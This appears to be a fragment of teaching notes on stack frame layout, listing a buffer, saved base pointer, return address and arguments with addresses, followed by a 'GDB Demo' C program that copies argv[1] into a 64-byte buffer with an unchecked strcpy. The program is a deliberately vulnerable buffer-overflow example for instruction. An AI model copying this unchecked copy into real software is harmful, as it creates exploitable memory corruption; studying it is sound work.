		0xffffff804
buffer1␣		0xffffff808
		0xffffff80c
sfp	saved %ebp	0xffffff810
ret	ret addr	0xffffff814
a	0x1	0xffffff818
b	0x2	0xffffff81c
c	0x3	0xffffff820

Note: buffers 1 and 2 start out uninitialized

The ordering on the stack is NOT guaranteed to follow order of declarations

GDB Demo

```
 1 #include <stdlib.h>
 2 #include <unistd.h>
 3 #include <stdio.h>
 4 #include <string.h>
 5
 6 int main(int argc, char **argv)
 7 {
 8   char buffer[64];
 9
10   strcpy(buffer, argv[1]);
11 }
```